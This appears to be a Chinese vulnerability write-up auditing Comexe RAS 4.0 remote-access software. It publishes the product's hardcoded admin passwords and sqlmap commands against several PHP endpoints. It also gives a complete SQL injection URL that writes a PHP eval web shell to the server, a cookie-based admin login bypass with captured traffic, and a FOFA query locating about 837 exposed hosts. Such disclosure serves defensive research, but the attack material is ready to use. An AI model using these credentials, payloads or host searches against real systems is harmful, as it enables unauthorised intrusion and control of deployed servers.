
科迈 RAS4.0 审计分析


应急时碰到的一套系统，简单记录下

科迈 RAS4.0 在安装时会创建 2 个管理员账户 `RAS_admin` 、 `RASCOM` ，这两个账户硬编码了 2 组密码，

账户名	密码
RASCOM	1A2b3C4d56.
RAS_admin	R1a2b3c4d56.



(https://xzfile.aliyuncs.com/media/upload/picture/20210701194235-6d971206-da61-1.png)



```
.rdata:1003052C                 dd offset aM            ; "M"
.rdata:10030530                 dd offset aD_0          ; "D"
.rdata:10030534                 dd offset aB            ; "B"
.rdata:10030538                 dd offset aVal          ; "Val"
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210701194301-7d5b5440-da61-1.png)

这就导致如果机器开了 RDP，那么可以通过这两组帐密直接登录

审计的时候发现这套源码通过 COM 组件形式调用的 SQL 语句，IDA 里看到均为直接拼接，且代码中没有做过滤

```
26  std::string::string(v10, v4);
27  LOBYTE(v13) = 2;
28  if ( v7 )
29    sub_10001EF0(v7);
30  std::string::string(&v8);
31  LOBYTE(v13) = 3;
32  if ( !(unsigned __int8)sub_10008660(v10, (int)&v8) )
33    goto LABEL_13;
34  v5 = (const char *)v9[0];
35  if ( v9[5] < 0x10u )
36    v5 = (const char *)v9;
37  sprintf(Buffer, "Select U.*,M.* From rasUserMng U,rasuser M Where U.Id = M.ID AND U.ID = %s", v5);
38  std::string::string(v11, Buffer);
39  LOBYTE(v13) = 4;
40  if ( !(unsigned __int8)sub_1000BA50(v11, a3) )
41  {
42    SetLocalErrNum(0xBu, 1u, 0x38u);
43    LOBYTE(v13) = 3;
44    std::string::~string(v11);
45LABEL_13:
46    LOBYTE(v13) = 2;
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210701194338-93afa96c-da61-1.png)

Server/CmxCheckBind.php

(https://xzfile.aliyuncs.com/media/upload/picture/20210701194357-9f0846a2-da61-1.png)

```
python3 sqlmap.py -u "http://10.100.100.133:8088/Server/CmxCheckBind.php?a=1&b=2&c=3&d=4&from=5" --level 5 --risk 3
```


Server/CmxBindMachine.php

```php
require("CmxConsts.php");
require("CmxCommon.php");

try {
    $machineName = $_GET["m"];
   if($machineName!="")
   {
       //check machine name;

                $sUserName = $_GET["a"];
                    $sUserName = str_replace( search: "|YJ|", replace: "&",$sUserName);
                    $sUserName =  str_replace( search: "|YJJ|", replace: "#",$sUserName);
                    $sUserName = unescape($sUserName);
                    $machineName = unescape($machineName);

                    if($sUserName=="")
                    {
                    die("false:invalid paramters!");
                    }

                    $usrID;
                    $sRes;
                    try
                      {
                          $usrID = strval( $GLOBALS['g_RasLoginUsrMng']->GetUsrMngID($sUserName) );
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210701194417-aac9fcb0-da61-1.png)

```
python3 sqlmap.py -u "http://10.100.100.133:8088/Server/CmxBindMachine.php?m=1&b=2&a=3&c=4" --risk 3 --level 5
```

Server/CmxUserMap_1.php



```php
<?PHP


/*...*/

    try {
        $g_RasLoginUsrMng = new COM("RasLoginUsrMng.RasLoginUsrMngObject");
               $sUserName = $_GET["a"];
                $sUserName = str_replace( search: "|YJ|", replace: "&",$sUserName);
                $sUserName = str_replace( search: "|YJJ|", replace: "#",$sUserName);


                $sPassword = $_GET["b"];
                $sPassword = str_replace( search: "|YJ|", replace: "&",$sPassword);
                $sPassword = str_replace( search: "|YJJ|", replace: "#",$sPassword);
                $sPassword = str_replace( search: "|JY|", replace: "%",$sPassword);
                $sPassword = str_replace( search: "%20", replace: " ",$sPassword);


                $sDomain    = $_GET["c"];
                $sDomain = str_replace( search: "|YJ|", replace: "&",$sDomain);
                $sDomain = str_replace( search: "|YJJ|", replace: "#",$sDomain);
                $sDomain = str_replace( search: "|JY|", replace: "%",$sDomain);

                $sUserName = urldecode($sUserName);
                $sPassword = urldecode($sPassword);



            $sLoginUser = $g_RasLoginUsrMng->CheckUsr($sUserName,$sPassword);

            $sLoginUser = str_replace( search: ";", replace: "|",$sLoginUser);


        //a|b|c
        if(strstr($sLoginUser, needle: "|") != false)
        {
           $ary = explode( delimiter: "|",$sLoginUser);
           die($ary[0] . "|" . $ary[1] . "|" . $ary[2]);
        }
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210701194431-b2c890a2-da61-1.png)

```
python3 sqlmap.py -u "http://10.100.100.133:8088/Server/CmxUserMap_1.php?a=a&b=b&c=c"
```

Server/CmxGetLoginType.php

```php
<?PHP



try {

    $g_RasLoginUsrMng = new COM("RasLoginUsrMng.RasLoginUsrMngObject");
    $sUserName = $_GET["a"];
    $sUserName = urldecode($sUserName);

    $rs = $g_RasLoginUsrMng->ListAllUserInfo($sUserName);

    if($rs != null)
    {
       $str = "";
       $eKey = strval($rs["usingeKey"]);
       $pass = strval($rs["Password"]);
       $app = strval($rs["AppLoginType"]);
       if($app=="0")
       {
        $str = "" . "|";
       }
       else
       {
        $str = $pass . "|";
       }
       $str = $str . $eKey;
       echo($str);
    }


}

catch(Exception $e){
        die(" ");
        }
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210701194447-bcb64c6c-da61-1.png)

```
http://10.100.100.133:8088/Server/CmxGetLoginType.php?a=admin%27%20LIMIT%200%2C1%20INTO%20OUTFILE%20%27C%3A%2FProgram%20Files%20%28x86%29%2FComexe%2FRasMini%2Frasweb%2FApache2%2Fhtdocs%2Fsmarty-2.6.19%2FServer%2Faa.php%27%20LINES%20TERMINATED%20BY/**/0x3C3F70687020406576616C28245F504F53545B2758275D293B3F3E--%20-
```

类似的地方还有很多，几乎与数据交互的地方均可注入

`Cookie` 中添加 `RAS_Admin_UserInfo_UserName=admin` 即可以 `admin` 登录

```
        $fileName = strtolower($_SERVER['SCRIPT_FILENAME']);


    if(strstr($fileName, needle: "cmxlogin.php")==false)
    {
        if(!isset($_COOKIE["RAS_Admin_UserInfo_UserName"]) || $_COOKIE["RAS_Admin_UserInfo_UserName"]=="")
        {
            $this->assign( tpl_var: "Admin_LoginStatus", value: false);

            header( string: "location: /Server/CmxLogin.php");
        }
        else
        {
            $this->assign( tpl_var: "Admin_LoginStatus", value: true);
        }
    }
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210701194520-d080bc14-da61-1.png)

Go Cancel < > Target: http://10.100.100.133:8088

Request

Raw Params Headers Hex

```
GET /Server/CmxUser.php?pgid=UserList HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.5.5.12#dev (http://sqlmap.org)
Referer: http://10.100.100.133:8088/Server/CmxUserMap_1.php
Host: 10.100.100.133:8088
Cookie: RAS_Admin_UserInfo_UserName=admin
Accept: */*
Accept-encoding: gzip,deflate
Connection: close
```

Response

Raw Headers Hex HTML Render SSTVINFO SSTVINFO

```
<TABLE class="nm-list" border="0" cellspacing="0" cellpadding="0" ID="TABLE_28"
width="100%" bgcolor="#CCCCCC">
<TR><TD><TABLE width="100%" border="0" ID="TABLE_29" cellspacing="1" cellpadding="2">
<TR class="nm-list" bgcolor="">
<TD class="nm-heading">名称</TD>
<TD class="nm-heading">eKey绑定</TD>
<TD class="nm-heading">验证类型</TD>
<TD class="nm-heading">机器绑定</TD>
<TD class="nm-heading">时间限制</TD>
<TD class="nm-heading">最后登录</TD>
<TD class="nm-heading" WIDTH="14"></TD>
</TR>


<TR class="nm-row" bgcolor="#FFFFFF" NAME="TR_NAME" ID="TR_1">
<TD class="nm-row" ><A HREF="?pgid=User_Show&ID=36">admin</A></TD>
<TD class="nm-row" ><SPAN ID="usingeKey">不绑定</SPAN></TD>
<TD class="nm-row" ><SPAN ID="AppLoginType">普通型</SPAN></TD>
<TD class="nm-row" ><SPAN ID="MachineAmount">否</SPAN></TD>
<TD class="nm-row" ><SPAN ID="TimeType">不限制</SPAN></TD>
<TD class="nm-row" ><SPAN ID="LastLoginTime"></SPAN></TD>
<TD class="nm-row" align='right' width=14><INPUT TYPE="CHECKBOX" VALUE="36"
NAME="UserID[1]" ID="UserID_1"></TD>
</TR>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210701194531-d6a19adc-da61-1.png)

FOFA title="登录" && title="科迈"

类型分布

837 条匹配结果 （824 条独立 IP），32 ms，关键词搜索。

(https://xzfile.aliyuncs.com/media/upload/picture/20210701194647-0457977e-da62-1.png)